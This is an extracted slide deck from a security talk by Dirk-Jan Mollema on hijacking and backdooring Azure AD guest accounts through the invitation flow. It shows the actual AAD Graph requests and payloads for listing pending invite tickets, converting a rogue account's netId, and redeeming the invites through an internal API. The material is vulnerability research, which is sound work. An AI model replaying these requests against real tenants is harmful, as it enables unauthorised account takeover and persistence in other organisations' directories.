



Backdooring and hijacking Azure AD accounts by abusing external identities

Dirk-Jan Mollema / @_dirkjan

whoami



- Dirk-jan Mollema
- Lives in The Netherlands
- Hacker / Researcher / Founder @ Outsider Security
- Author of several (Azure) Active Directory tools
 - mitm6
 - ldapdomaindump
 - BloodHound.py
 - aclpwn.py
 - Co-author of ntlmrelayx
 - ROADtools
- Blogs on dirkjanm.io
- Tweets stuff on @_dirkjan

Terminology

- Azure AD
 - Identity platform for Office 365, Azure Resource Manager, and other Azure things
 - Also identity platform for any first/third party app you want to integrate with it
- This is not about Azure infrastructure/VMs/etc

Terminology

- Tenant
 - A separate instance of Azure AD for an organization.
 - Most organizations have one primary tenant.
 - Important security boundary in Azure AD.
- Identified by a GUID
- Identified by at least a tenantname.onmicrosoft.com domain
- Usually also identified by custom domains

Terminology

- External identity
 - Any identity that is not managed by your tenant
 - Can be another Azure AD tenant, Microsoft account, Google account or even just an email address.

External collaboration




Tenant A



Tenant B

External collaboration



Research questions

- How does the invite flow work?
- How are accounts linked to a different tenant?
- What possibilities are there to abuse this?

Test setup

- 2 tenants:
 - Primary: Iminyour.cloud (iminyourcloud.onmicrosoft.com)
 - External: Crosstenantdev (crosstenantdev.onmicrosoft.com)
- No specific B2B trust configured
- All Azure AD defaults

New user ...

iminyourcloud

 Got feedback?

 Bulk invite and create are now located under the 'Bulk operations' menu item on the 'All users' view. [View all users](#)

Select template

- Create user**
Create a new user in your organization.
- Invite user**
Invite a new guest user to collaborate with your organization. The user will be emailed an in

[Help me decide](#)

Identity

Name ⓘ	<input type="text" value="Example: 'Chris Green'"/>
Email address * ⓘ	<input type="text" value="invite@crosstenantdev.onmicrosoft.com"/> ✓
First name	<input type="text"/>
Last name	<input type="text"/>

HJ M invited you to access applications within their organization



Microsoft Invitations on behalf of iminyourcloud <invites@microsoft.com>

To: Invite Me

Wed 7/13/2022

i Please only act on this email if you trust the individual and organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. **If you were not expecting this invitation, proceed with caution.**

Sender: HJ M (dirkjan@iminyour.cloud)
Organization: iminyourcloud
Domain: [iminyour.cloud]iminyour.cloud

If you accept this invitation, you'll be sent to https://account.activedirectory.windowsazure.com/?tenantid=6287f28f-4f7f-4322-9651-a8697d8fe1bc&login_hint=inviteme@crosstenantdev.onmicrosoft.com.

[Accept invitation](#)

[Block future invitations](#) from this organization.

This invitation email is from iminyourcloud ([iminyour.cloud]iminyour.cloud) and may include advertising content. **iminyourcloud has not provided a link to their privacy statement for you to review.** Microsoft Corporation facilitated sending this email but did not validate the sender or the message.

Microsoft respects your privacy. To learn more, please read the [Microsoft Privacy Statement](#).
Microsoft Corporation, One Microsoft Way, Redmond, WA 98052



[Reply](#)

[Forward](#)



invite@crostentantdev.onmicrosoft.com

Review permissions

i iminyourcloud iminyour.cloud

This resource is not shared by Microsoft.



The organization iminyourcloud would like to:

- ✓ Sign you in
- ✓ Read your name, email address, and photo

You should only accept if you trust iminyourcloud. By accepting, you allow this organization to access and process your data to create, control, and administer an account according to their policies. **iminyourcloud has not provided a link to their privacy statement for you to review.** iminyourcloud may log information about your access. You can remove these permissions at <https://myapps.microsoft.com/iminyour.cloud>

Cancel

Accept




Azure AD information resources

- Microsoft Graph
 - Official API for everything Microsoft 365 (including Azure AD)
 - Not always all information
- Azure AD graph
 - Azure AD only
 - Lower-level API than MS Graph
 - Possibility to use internal versions to gather more information
- Azure AD portal
 - May use MS Graph or AAD Graph, including internal versions

In this talk

- Mix of AAD Graph and MS Graph
- Use of ROADrecon (part of ROADtools) as front-end for AAD Graph



Invite acceptance, audit log

Activity	Target(s)	<u>Modified Properties</u>		
	Target	Property Name	Old Value	New Value
	invite_me_crosst...	AcceptedAs	[]	["invite_me@crosstenantdev.onmicrosoft.com"]
	invite_me_crosst...	AcceptedOn	[]	["2022-07-25T12:10:18Z"]
	invite_me_crosst...	AlternativeSecurityId	[]	[{"Type":5,"IdentityProvider":null,"Key":"EAMgAhA0qdc=","ReadOnly":false}]
	invite_me_crosst...	DisplayName	["invite_me"]	["Invite Me"]
	invite_me_crosst...	UserState	["PendingAcceptance"]	["Accepted"]
	invite_me_crosst...	UserStateChangedOn	["2022-07-13T10:53:46Z"]	["2022-07-25T12:10:18Z"]
	invite_me_crosst...	Included Updated Properties		"AcceptedAs, AcceptedOn, AlternativeSecurityId, DisplayName, UserState, UserStateChangedOn"
	invite_me_crosst...	TargetId.UserType		"Guest"

Guest account – after acceptance

Object

acceptedAs: "invite@crosstenantdev.onmicrosoft.com"

acceptedOn: "2022-07-25T12:10:18"

accountEnabled: true

ageGroup: null

alternativeSecurityIds: Array[1]

0: Object

identityProvider: null

key: "EAMgAhA0qdc="

type: 5

usageLocation: "NL"

userPrincipalName: "invite_crosstenantdev.onmicrosoft.com#EXT#@iminyourcloud.onmicrosoft.com"

userState: "Accepted"

userStateChangedOn: "2022-07-25T12:10:18"

userType: "Guest"

Link is based on “netid” property in home tenant

Recipe [Save] [Folder] [Trash]

From Base64 [Stop] [Pause]

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars Strict mode

To Hex [Stop] [Pause]

Delimiter: None Bytes per line: 0

To Upper case [Stop] [Pause]

Scope: All


Input
EAMgAhA0qdc=

Output
100320021034A9D7

Invite Me

```
mobile: null
msExchMailboxGuid: null
msExchRecipientTypeDetails: null
msExchRemoteRecipientType: null
netId: "100320021034A9D7"
objectId: "4c158c73-f77f-458c-9a33-8ffe2f9d47e0"
objectType: "User"
```

Linking guest accounts between tenants



Inviting users using the AAD Graph

- To redeem/accept the invite above, you sent the following

```
ARMClient POST /{tenant}/redeemInvitation?api-version=1.42-previewInternal @payload.json
```

Example `payload.json` below

```
{  
  "altSecIds": [{  
    "identityProvider": null,  
    "type": "1", // for MSA accounts  
    "key": "{base64 string of user's puid encoded to bytes}"  
  }],  
  "acceptedAs": "user@live.com",  
  "inviteTicket": {  
    "Ticket": "{GUID from ticket above}",  
    "Type": "Invite"  
  }  
}
```

Redeem invite via AAD Graph

- Needs external users netid
 - Can be queried using AAD Graph
 - Can be extracted from access token (puid claim)
- Need invite ticket
 - Can be queried using AAD Graph / ROADrecon 😊

```
@minnyourcloud.onmicrosoft.com  anotherquest@sanjoweb.nl  2
@ Guesttest
-----
[]
└─ inviteTicket: Array[1]
  └─ 0: Object
    ticket: "3557db4d-b514-4602-aa88-9c23f82ca61c"
    type: "Invite"
    invitedAsMail: "guest@outsidersecurity.nl"
    invitedOn: "2022-03-16T12:55:12"
    isCompromised: null
```

Redeem invite via API

POST ▼ <https://graph.windows.net/myorganization/redeemInvitation?api-version=1.61-internal>

Params ● Authorization ● Headers (10) Body ● Pre-request Script Tests Settings

● none ● form-data ● x-www-form-urlencoded ● raw ● binary ● GraphQL **JSON** ▼

```
1  [
2  ... "altSecIds": [
3  ...   "identityProvider": null,
4  ...   "type": "5",
5  ...   "key": "EAMgAeN41Gg="
6  ... ],
7  ... "acceptedAs": "guest@outsidersecurity.nl",
8  ... "inviteTicket": {
9  ...   "ticket": "ee228336-f615-4ef7-b29d-e058a9b14815",
10 ...   "type": "Invite"
11 ... }
12 }
```

Redeeming invites: some issues

- You would think some privileged role is needed to redeem invites, this is not true, any user in the tenant can do it.
- None of the information is verified:
 - Could use any “accepted as” email
 - Could link it to any external account in any directory
- Invite tickets can be queried by any user in the tenant

Hijacking invites

- Query using AAD Graph:

[https://graph.windows.net/myorganization/users?api-version=1.61-internal&\\$filter=userState eq 'PendingAcceptance'&\\$select=userPrincipalName,inviteTicket,userType,invitedAsMail](https://graph.windows.net/myorganization/users?api-version=1.61-internal&$filter=userState eq 'PendingAcceptance'&$select=userPrincipalName,inviteTicket,userType,invitedAsMail)

```
1  {
2  .. "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects",
3  .. "value": [
4  ..   {
5  ..     "odata.type": "Microsoft.DirectoryServices.User",
6  ..     "userPrincipalName": "guest_outsidersecurity.nl#EXT#@iminyourcloud.onmicrosoft.com",
7  ..     "inviteTicket": [
8  ..       {
9  ..         "type": "Invite",
10 ..        "ticket": "3557db4d-b514-4602-aa88-9c23f82ca61c"
11 ..      }
12 ..    ],
13 ..    "userType": "Guest",
14 ..    "invitedAsMail": "guest@outsidersecurity.nl"
15 ..  }
16 .. ]
17 }
```

Query netid from rogue account

[https://graph.windows.net/myorganization/users/newlowpriv@crosstenantdev.onmicrosoft.com/?api-version=1.61-internal&\\$select=userPrincipalName,netId](https://graph.windows.net/myorganization/users/newlowpriv@crosstenantdev.onmicrosoft.com/?api-version=1.61-internal&$select=userPrincipalName,netId)

```
1 {
2   "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",
3   "odata.type": "Microsoft.DirectoryServices.User",
4   "userPrincipalName": "newlowpriv@crosstenantdev.onmicrosoft.com",
5   "netId": "10032001E50FBEAE"
6 }
```

The screenshot shows a web application interface with a 'Recipe' section. The 'Recipe' section has two steps: 'From Hex' and 'To Base64'. The 'From Hex' step has a 'Delimiter' dropdown set to 'Auto'. The 'To Base64' step has an 'Alphabet' dropdown set to 'A-Za-z0-9+/'.

The 'Input' field contains the value '10032001E50FBEAE'. The 'Output' field contains the value 'EAMgAeUPvq4='.

Red boxes highlight the 'netId' value in the code block above, the 'Input' field, and the 'Output' field. A red arrow points from the 'netId' value to the 'Input' field, and another red arrow points from the 'Input' field to the 'Output' field.

Redeem invite POST response

```
1  {
2  .... "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",
3  .... "odata.type": "Microsoft.DirectoryServices.User",
4  .... "objectType": "User",
5  .... "objectId": "cd3a4c74-64ca-42b4-9448-601cabad969a",
6  .... "deletionTimestamp": null,
7  .... "acceptedAs": "guest@outsidersecurity.nl",
8  .... "acceptedOn": "2022-03-16T13:40:00.8365096Z",
9  .... "accountEnabled": true,
10 .... "ageGroup": null,
11 .... "alternativeSecurityIds": [
12 ..... {
13 .....   "type": 5,
